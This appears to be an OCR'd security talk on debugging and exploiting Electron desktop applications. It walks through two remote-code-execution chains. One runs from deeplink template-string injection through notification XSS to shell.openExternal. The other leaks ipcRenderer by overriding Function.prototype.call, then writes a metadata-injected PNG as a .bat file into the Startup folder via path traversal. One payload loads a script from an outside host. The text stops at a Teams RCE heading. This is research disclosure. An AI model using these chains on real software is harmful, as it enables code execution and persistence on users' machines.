Debug and exploit of Electron applications

Hector Peralta

ELECTRON

Electron is a framework for building desktop applications using JavaScript, HTML, and CSS. By embedding Chromium and Node.js into its binary, Electron allows you to maintain one JavaScript codebase and create cross-platform apps that work on Windows, macOS, and Linux — no native development experience required.

INTRODUCTION

Access to Electron files

- Extract contents of **.asar** file.

Analysis of Electron Configuration

- Reviewing webPreferences
- Finding Vulnerabilities in Configuration and Source Code

ELECTRON

- Access to source code (html, js and css) in .asar file

```
npx asar extract <path to .asar> <path to destination folder>
npx asar pack <path to folder> <file.asar>
```


- Attach an external debugger or a proxy such as Burp from command line


```
/path/to/app --inspect={port} -ignore-certificate-errors -proxy-server={ip:port}
```


ELECTRON DEBUG

- Compatible with chrome devtools

1. Navigate to chrome://inspect/#devices
2. Add port used for –inspect at configuration
3. Open dedicated DevTools for Node






Debugger attaches to main process
Main process devtools allows to easily access renderer preferences and devtools
main process
Dedicated DevTools for Node
renderer process
renderer process
renderer process

ATTACK SURFACE – INTERESTING EVENTS

The main objective is to access a renderer process

- Look for events related to webview or browserWindow creation
  - new-window
  - second-instance
  - open-url will-navigate
  - webview-related events

- Interaction with external applications
  - third-party content integration feature
  - deeplink handlers
  - local webservers
  - iframes

ATTACK SURFACE – EXPOSE MAIN IPC-CHANNEL EVENTS


- Most applications implement sandbox=true and leave contextIsolation=false.
- A compromised renderer process can be leveraged to leak internal modules such as ipc-emitter with javascript prototype modification.

```
Function.prototype.call = function() {
    ...
    ipcRenderer.send('internal-event-name','args')
    ...
}
```

- Can be used in any Electron application when contextIsolation=false
  - Ipc listeners are often overlooked, they aren't supposed to receive user input directly.
- Sensitive methods exposed with no sanitization or security measures.

ATTACK SURFACE – EXPOSE MAIN IPC-CHANNEL EVENTS

- Attaching an external debugger allows to quickly access and review the flow of every ipc-event listener



RCE DEEPLINK

- contextIsolation=true , sandbox=true , nodeIntegration=false , webviewTag = false , CSP.
- No exploitable event listeners such as new-window
- Functions exposed by preload are safe.

Application registers a custom protocol for login via deeplink

- Review deeplink handler code in devtools

RCE DEEPLINK

- Deeplink value parsed via regex

```
protocol:regex1?ID=id1&key1=value1
```

Content is used to create a string which is later evaluated as javascript in the renderer from the main process via **webcontents.executejavascript('string')**

RCE DEEPLINK

```
function handleDeepLinkCode(params, ID) {
        return Object.entries(params).reduce((result,[key,value])=>{
            const keyIsAlphaNumeric = /(^[0-9a-zA-Z-_]*$)/i.test(key)
              , valueIsAlphaNumeric = /(^[0-9a-zA-Z-
_=?!@,\.]*$)/i.test(value);
            return keyIsAlphaNumeric && valueIsAlphaNumeric ? result[key] =
value : (console.log('invalid parameter')),
        }
        )
    }
```

RCE DEEPLINK

```
return ID === hardcoded_value ? `window.preload &&
preload.function1('${JSON.stringify(params)}')` : `window.preload
&& preload['${ID}'] &&
preload['${ID}'].function1('${JSON.stringify(params)}')`
```

After sanitization the string is passed to executeJavaScript()

```
webContents.executeJavaScript(string1)
```

RCE DEEPLINK

- Template strings without sanitization allow to inject characters and break the syntax to achieve XSS in this case.

```
var a = '"test"';
var b = `console.log(${a})`;
eval(b);
```

```
test
```

```
undefined
```

```
var a = '"test");console.log("xss")//)';
var b = `console.log(${a})`;
eval(b);
```

```
test
```

```
xss
```

RCE DEEPLINK

```
protocol:regex1?ID=id1'];alert(document.domain)//
```

```
return ID === hardcoded_value ? `window.preload &&
preload.function1('${JSON.stringify(params)}')` : `window.preload &&
preload['${ID}'] &&
preload['${ID}'].function1('${JSON.stringify(params)}')`
```

After sanitization the string is passed to executeJavaScript()

```
window.preload && preload['id1'];alert(document.domain)//'] &&
preload['${ID}'].function1('${JSON.stringify(params)}')
```

RCE DEEPLINK

- Application has custom method for desktop notifications, creates a new browserWindow object.

```
preload.app.setPreference({name:"notificationMethod",value:"windows"});
preload.app.setPreference({name:"notificationMethod",value:"html"});
```

RCE DEEPLINK

- Another function allows to communicate with the new-window, XSS in different renderer via notification content.

```
var notification_object =
{content:"c<iframe+srcdoc='<script/src=http://test.domain.com/req.
js></script>'></iframe>",teamId:info.teams[teams_array[0]].id,user
Id:info.teams[teams_array[0]].user_id,msg:"msg"};

preload.notifications.notify(notification_object);
```

RCE DEEPLINK

- The new window has additional functions exposed by preload.
- XSS in this renderer allows modification of **store** object in the main process which contains information about the user.

```
preload_notif.store.dispatch(arg)
```

RCE DEEPLINK

- Function in main window to open downloaded files in default desktop application via **shell.openExternal('path')**
- Takes 2 arguments **file_id** and **team_id**.

```
preload.downloads.openDownload('file_id','team_id')
```

- Arguments used in the main process to extract the file path from the **store** object, can't be spoofed in order to prevent arbitrary access to shell.openExternal()

RCE DEEPLINK

- XSS in notification window allows to interact with **store** object in main process
- Creation of fake object with arbitrary value as file path.

```
var rce = 'C:\\windows\\system32\\calc.exe'
var teamid_ = 'team1';
var id1 = 'id1';
desktop.store.dispatch({type:"START_DOWNLOAD",payload:{teamId:team
id_,id:id1,downloadPath:rce}})
```

RCE DEEPLINK

- Finally call function to open downloads with custom **store** object keys, resulting in **shell.openExternal(rce)**


```
desktop.downloads.openDownload("id1","team1");
```

- Main process

```
shell.openExternal('c:\\windows\\system32\\calc.exe')
```

BUG CHAIN

- String injection in template string
- Leverage custom notification method with preload exposed function.
- XSS in new renderer process with less security
- Create fake download item in application **store** object with function in exposed in new renderer.
- Run arbitrary files with safely exposed function in main window using fake download item.
- User accepts deeplink prompt -> code executed



IPC-EVENT RCE

sandbox = true

contextIsolation = false

- No preload exposed functions

- Exploit **contextIsolation = false** with JavaScript prototype modification

LEAK INTERNAL FUNCTIONS

```
function __webpack_require__(r) {
        if (t[r])
                return t[r].exports;
        var n = t[r] = {
                i: r,
                l: !1,
                exports: {}
                };
        return e[r].call(n.exports, n, n.exports, __webpack_require__),
        n.l = !0,
        n.exports
                }
```

LEAK INTERNAL FUNCTIONS

- After renderer creation a listener is added to the document for the **“load”** event.

```
window.addEventListener("load", (async function() {
    if (shouldLogSecurityWarnings()) {
    const t = await getWebPreferences();
    logSecurityWarnings(t, e)
```

LEAK INTERNAL FUNCTIONS

```
return (c && c.ELECTRON_DISABLE_SECURITY_WARNINGS || window && window.ELECTRON_DISABLE_SECURITY_WARNINGS) && (o = !1),
(c && c.ELECTRON_ENABLE_SECURITY_WARNINGS || window && window.ELECTRON_ENABLE_SECURITY_WARNINGS) && (o = !0),
o
```

```
var ELECTRON_ENABLE_SECURITY_WARNINGS = true
```

- Trigger function `logSecurityWarnings(t, e)`

```
isUnsafeEvalEnabled = function() {
    return electron_1.webFrame._executeJavaScript(...)
```

- Possible to leak internal function **__webpack_require__** with modification of JavaScript native function call()

JAVASCRIPT NATIVE FUNCTIONS MODIFICATION

```
var test = 'archivo.exe'
undefined
test.endsWith('.exe')
true
String.prototype.endsWith = function() { return false }
ƒ () { return false }
test.endsWith('.exe')
false
```

JAVASCRIPT NATIVE FUNCTIONS MODIFICATION

```
function check(file) {
    if (file.endsWith('.exe')) {
        console.log('executable file detected');
    }else{
        console.log('open file');
    }
}
undefined
check('file.exe')
executable file detected
undefined
String.prototype.endsWith = function() { return false }
f () { return false }
check('file.exe')
open file
```

LEAK INTERNAL FUNCTIONS

```
function __webpack_require__(r) {
        if (t[r]) //FALSE
                return t[r].exports;
        var n = t[r] = {
                i: r,
                l: !1,
                exports: {}
                };
        return e[r].call(n.exports, n, n.exports, __webpack_require__),
        n.l = !0,
        n.exports
                }
```

FUNCTION.PROTOTYPE.CALL() MODIFICATION

```
var ELECTRON_ENABLE_SECURITY_WARNINGS = true
Function.prototype._call = Function.prototype.call;
Function.prototype.call = function(arg1,arg2,arg3,arg4) {
try {
if (arg4.name == '__webpack_require__') {
Function.prototype.call = Function.prototype._call;
delete Function.prototype._call;
webpack_1 = arg4;
}} catch(er) {
console.log(er);
}}
```

IPC-EVENT RCE

- Leak ipcRenderer to communicate with main process
- Leak browser module to obtain local file paths

```
var ELECTRON_ENABLE_SECURITY_WARNINGS = true
Function.prototype._call = Function.prototype.call;
Function.prototype.call = function(arg1,arg2,arg3,arg4) {
try {
if (arg4.name == '__webpack_require__') {
Function.prototype.call = Function.prototype._call;
delete Function.prototype._call;
webpack_1 = arg4;
ipc_1 = webpack_1('./lib/renderer/api/ipc-renderer.ts');
br = webpack_1('./node_modules/process/browser.js');
}}
}
….
ipc_1.default.send('event_name',{arg1:'value'})
```

IPC-EVENT RCE

- Attack surface expanded to internal IPC events
- Event 1 allows to download arbitrary content.
- Event 2 reads a local file and rewrites it as thumbnail image.
  - Restriction allows only to read PNG or JPG files

- Use both events to achieve arbitrary code execution

IPC-EVENT RCE

- Bypass filetype restriction

```
validateImage(e) {
    const t = i.nativeImage.createFromPath(e.path);
    if (!t)
        throw new Error(f.INVALID_PATH_TO_IMAGE);
    const n = t.getSize();
    if (this.isValidSize(n))
        return {
            image: e,
            isValid: !0,
            content: ""
        };
    if (n.height < c.nativeImageSizeLimit.min || n.width < c.nativeImageSizeLimit.min || t.getAspectRatio() > c.nativeImageSizeLimit.aspectRatioLimit)
        throw this.loggingService.logError("image too small at path or aspect ratio too large"),
        new Error(f.INVALID_IMAGE);
    return {
        image: e,
        isValid: !1,
        content: ""
    }
}
```

IPC-EVENT RCE

- Event takes 2 arguments, local image path and filename to be written after image resize.

```
t.saveImageInFolder = function(e, t) {
        return o.existsSync(e) ? new Promise((n,a)=>{
            const r = i.join(e, t.image.filename)
```

- Local file must be a valid image with PNG or JPG extension
- No verification in the destination filename

- We can write an image file with **arbitrary extension** in **arbitrary location**
- Instead of finding a bypass to nativeImage.createFromPath('path') it might be easier to inject code in a valid image

IPC-EVENT RCE

- Image metadata is stored as plain text, inject shell code here and rewrite as an executable file such as .exe .scr .bat, etc
  - Syntax issues with image content as bytes
- .bat files continue to run regardless of errors
- Insert a specially crafted metadata comment in a valid PNG image

```
exiftool test1.png -E '-Description=XX&#x0a;&#x0d;START
c:/windows/system32/calc.exe&#x0a;'
```

IPC-EVENT RCE

Bypass local file path restriction

- Use browser module to obtain local file paths

```
var p1 = br.env.appDataPath.split('\\'); //obtain local %AppData%
path
var root = p1.shift(); //root drive letter (C:)
var startup_path = p1.join('/')+'\\Microsoft\\Windows\\Start
Menu\\Programs\\Startup'; //local startup folder
var p2 = br.env.userDataPath.split('\\'); //local App user data,
the image is downloaded here
```

IPC-EVENT RCE

- Trigger event1 to download image with crafted metadata


```
var traversal = '../';
var imagepath =  root+'/'+p2.join('/')+'/Images/test.png';
//local image path
for (i = 0; i<imagepath.split('/').length+1;i++){
    traversal += '../';
} //add enough directory traversal to root
ipc_1.default.send('download_event_name',{imageUrl:`${window.loca
tion.origin}/test.png`}); //download malicious image in known
location
```

IPC-EVENT RCE

- Trigger event2 to read local image downloaded in previous step and rewrite it as .bat file in local startup folder

```
ipc_1.default.send('read_local_image',{path:imagepath,filename:traversal+startup_path+'\\test.bat'});
```

Files in localstartup execute automatically, arbitrary code execution after system restart.




MICROSOFT TEAMS RCE

- contextIsolation=true, sandbox=true, nodeIntegration=false, webviewTag=true (with restrictions)

